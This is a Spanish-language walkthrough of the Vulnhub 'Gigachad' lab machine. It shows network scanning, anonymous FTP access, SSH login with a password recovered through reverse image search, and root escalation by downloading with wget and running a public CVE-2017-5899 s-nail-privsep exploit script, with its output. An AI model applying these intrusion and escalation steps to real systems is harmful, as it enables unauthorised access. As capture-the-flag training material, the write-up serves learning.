GIGACHAD

Descargamos la máquina de Vulnhub. Doble click en el .ova. En configuración,

ponemos adaptador puente, nombre adaptador y permitir todo.

1- LOCALIZAMOS LA MAQUINA

```
┌──(root㉿kali)-[/home/kali/Desktop/Gigachad]

└─# sudo arp-scan --interface eth0 -l


192.168.0.18          PCS Systemtechnik GmbH
```

IP DE LA MAQUINA VICTIMA   192.168.0.18

IP DE LA MAQUINA ATACANTE 192.168.0.10


2-CONECTIVIDAD

```
┌──(root㉿kali)-[/home/kali/Desktop/Gigachad]

└─# ping    -c1 192.168.0.18
PING 192.168.0.18 (192.168.0.18) 56(84) bytes of data.
64 bytes from 192.168.0.18: icmp_seq=1 ttl=64 time=0.661 ms

--- 192.168.0.18 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.661/0.661/0.661/0.000 ms
```

3- ESCANEAMOS PUERTOS

```
┌──(root㉿kali)-[/home/kali/Desktop/Gigachad]

└─# nmap -sVCS -p- -Pn --min-rate 5000 192.168.0.18

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-10 14:32 EDT

Nmap scan report for 192.168.0.18


21/tcp open    ftp        vsftpd 3.0.3


22/tcp open    ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)


80/tcp open    http       Apache httpd 2.4.38 ((Debian))
```

Visitamos la web



welcome to gigachad's place

virgin

hahahahaha

Enumeramos directorios con dirb y nos salen muchisimos y después de dar vueltas no encontre nada

Accedemos por FTP con "anonymous" y contraseña en blanco

```
┌──(root㉿kali)-[/home/kali/Desktop/Gigachad]
└─# ftp 192.168.0.18
Connected to 192.168.0.18.
220 (vsFTPd 3.0.3)
Name (192.168.0.18:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Listamos directorios

```
ftp> ls
229 Entering Extended Passive Mode (|||7603|)
150 Here comes the directory listing.
-r-xr-xr-x    1 1000     1000          297 Feb 07  2021 chadinfo
226 Directory send OK.
ftp>
```

Y encontramos "chadinfo" que descargamos con "get"


```
ftp> get chadinfo

local: chadinfo remote: chadinfo

229 Entering Extended Passive Mode (|||18480|)

150 Opening BINARY mode data connection for chadinfo (297 bytes).

100%
|******************************************************************************************
******************************************************************|      297          10.11 KiB/s
00:00 ETA

226 Transfer complete.

297 bytes received in 00:00 (9.29 KiB/s)

ftp>
```

Desde una nueva terminal leemos chadinfo


```
┌──(root㉿kali)-[/home/kali/Desktop/Gigachad]

└─# cat chadinfo

PK

0

  HR▒БchadinfoUT            j `Zj `ux

                                              why yes,

#######################

username is chad

???????????????????????

password?

!!!!!!!!!!!!!!!!!!!!!!!
```

```
go to /drippinchad.png

PK

0

 HR▒Ƃ▒chadinfoUTj `ux

                                   PKN
```

De aqui sacamos un username "chad" y nos sugieren visitar el directorio /drippinchad.png



Tenemos que localizar el lugar y para ello descargamos la imagen y usamos la busqueda de imagenes inversa de Google.



Localizamos el sitio "Maiden's tower"

Tenemos un usuario "chad" y una contraseña "maidenstower"

Intentamos una conexion SSH ya que tenemos el puerto 22 abierto

```
┌──(root㉿kali)-[/home/kali/Desktop/Gigachad]

└─# ssh chad@192.168.0.18


chad@192.168.0.18's password:

Linux gigachad 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64


The programs included with the Debian GNU/Linux system are free software;

the exact distribution terms for each program are described in the

individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent

permitted by applicable law.
```

```
chad@gigachad:~$
```

Listamos directorios

```
chad@gigachad:~$ ls
ftp    user.txt
chad@gigachad:~$ cat user.txt
flag 1/2
```

```
░░█░░▌░█░░░▀▄░█▀█░▄▀░░░█
░░█░░▌░█░░█░░█░░░█░░█░░█
░░█░░▀▀░░██░░█░░░█░░█░░█
░░░▀▀▄▄▀▀░█░░░▀▄▀▀▀▀█░░█
```

Flag de usuario¡¡¡¡

4- **ESCALAMOS PRIVILEGIOS**

Verificamos que comandos puede ejecutar el usuario actual con privilegios elevados

```
chad@gigachad:~$ sudo -l
-bash: sudo: command not found
chad@gigachad:~$
```

Buscamos una lista de archivos junto con sus permisos, propietarios y grupos

```
chad@gigachad:~$ find / -perm -4000 -type f -exec ls -al {} \; 2>/dev/null
-rwsr-xr-x 1 root root 436552 Jan 31    2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10104 Jan    1    2016 /usr/lib/s-nail/s-nail-privsep
-rwsr-xr-- 1 root messagebus 51184 Jul    5    2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10232 Mar 27    2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 63736 Jul 27    2018 /usr/bin/passwd
```

```
-rwsr-xr-x 1 root root 51280 Jan 10  2019 /usr/bin/mount
-rwsr-xr-x 1 root root 54096 Jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 34888 Jan 10  2019 /usr/bin/umount
-rwsr-xr-x 1 root root 44440 Jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 63568 Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 84016 Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44528 Jul 27  2018 /usr/bin/chsh
chad@gigachad:~$
```

S-nail Es un programa de línea de comandos para enviar, recibir y manejar correos electrónicos en sistemas Unix-like.

Verificamos versión

```
chad@gigachad:~$ s-nail -V
v14.8.6
chad@gigachad:~$
```

Buscando informacion descubrimos que existe esta vulnerabilidad CVE-2017-5899

Con wget la descargamos en la máquina vícitma

```
chad@gigachad:~$ wget https://raw.githubusercontent.com/bcoles/local-exploits/master/CVE-2017-5899/exploit.sh
```

```
--2024-04-11 08:54:50--
https://raw.githubusercontent.com/bcoles/local-exploits/master/CVE-2017-5899/exploit.sh

Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133,
185.199.110.133, 185.199.108.133, ...

Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443...
connected.

HTTP request sent, awaiting response... 200 OK

Length: 8542 (8.3K) [text/plain]

Saving to: ‘exploit.sh’


exploit.sh
100%[==============================================================================
===>]      8.34K    --.-KB/s        in 0.002s


2024-04-11 08:54:51 (4.08 MB/s) - ‘exploit.sh’ saved [8542/8542]
```

Listamos directorios

```
chad@gigachad:~$ ls -la

total 36

drwxr-xr-x 4 chad chad 4096 Apr 11 08:54 .

drwxr-xr-x 3 root root 4096 Feb    7    2021 ..

-rw-r--r-- 1 chad chad 8542 Apr 11 08:54 exploit.sh

dr-xr-xr-x 2 chad chad 4096 Feb    7    2021 ftp

drwx------ 3 chad chad 4096 Apr 11 07:38 .gnupg

-r-x------ 1 chad chad 1805 Jan    3    2021 user.txt

-rw-r--r-- 1 chad chad    180 Apr 11 08:54 .wget-hsts
```


Damos permisos de ejecución y ejecutamos el exploit

```
chad@gigachad:~$ chmod 777 exploit.sh
chad@gigachad:~$ ./exploit.sh
[~] Found privsep: /usr/lib/s-nail/s-nail-privsep
[.] Compiling /var/tmp/.snail.so.c ...
[.] Compiling /var/tmp/.sh.c ...
[.] Compiling /var/tmp/.privget.c ...
[.] Adding /var/tmp/.snail.so to /etc/ld.so.preload ...
[=] s-nail-privsep local root by @wapiflapi
[.] Started flood in /etc/ld.so.preload
[.] Started race with /usr/lib/s-nail/s-nail-privsep
[.] This could take a while...
[.] Race #1 of 1000 ...
This is a helper program of "s-nail" (in /usr/bin).
  It is capable of gaining more privileges than "s-nail"
  and will be used to create lock files.
  It's sole purpose is outsourcing of high privileges in
```

Recibimos un mensaje

```
[.] Race #837 of 1000 ...
[+] got root! /var/tmp/.sh (uid=0 gid=0)
```

```
[.] Cleaning up...

[+] Success:

-rwsr-xr-x 1 root root 14424 Apr 11 09:00 /var/tmp/.sh

[.] Launching root shell: /var/tmp/.sh




# whoami

root

# cd /root

# ls -la

total 428

drwx------    2 root root      4096 Feb 10    2021 .

drwxr-xr-x 17 root root      4096 Feb    7    2021 ..

-rw-------    1 root root          46 Feb 10    2021 .bash_history

-r-x------    1 root root 420433 Feb    7    2021 chad_real_identity.png

-r-x------    1 root root      1821 Dec 17    2020 root.txt

# cat root.txt

flag 2/2
```



congratulations!

Flag de root. Listooooo¡¡¡¡¡¡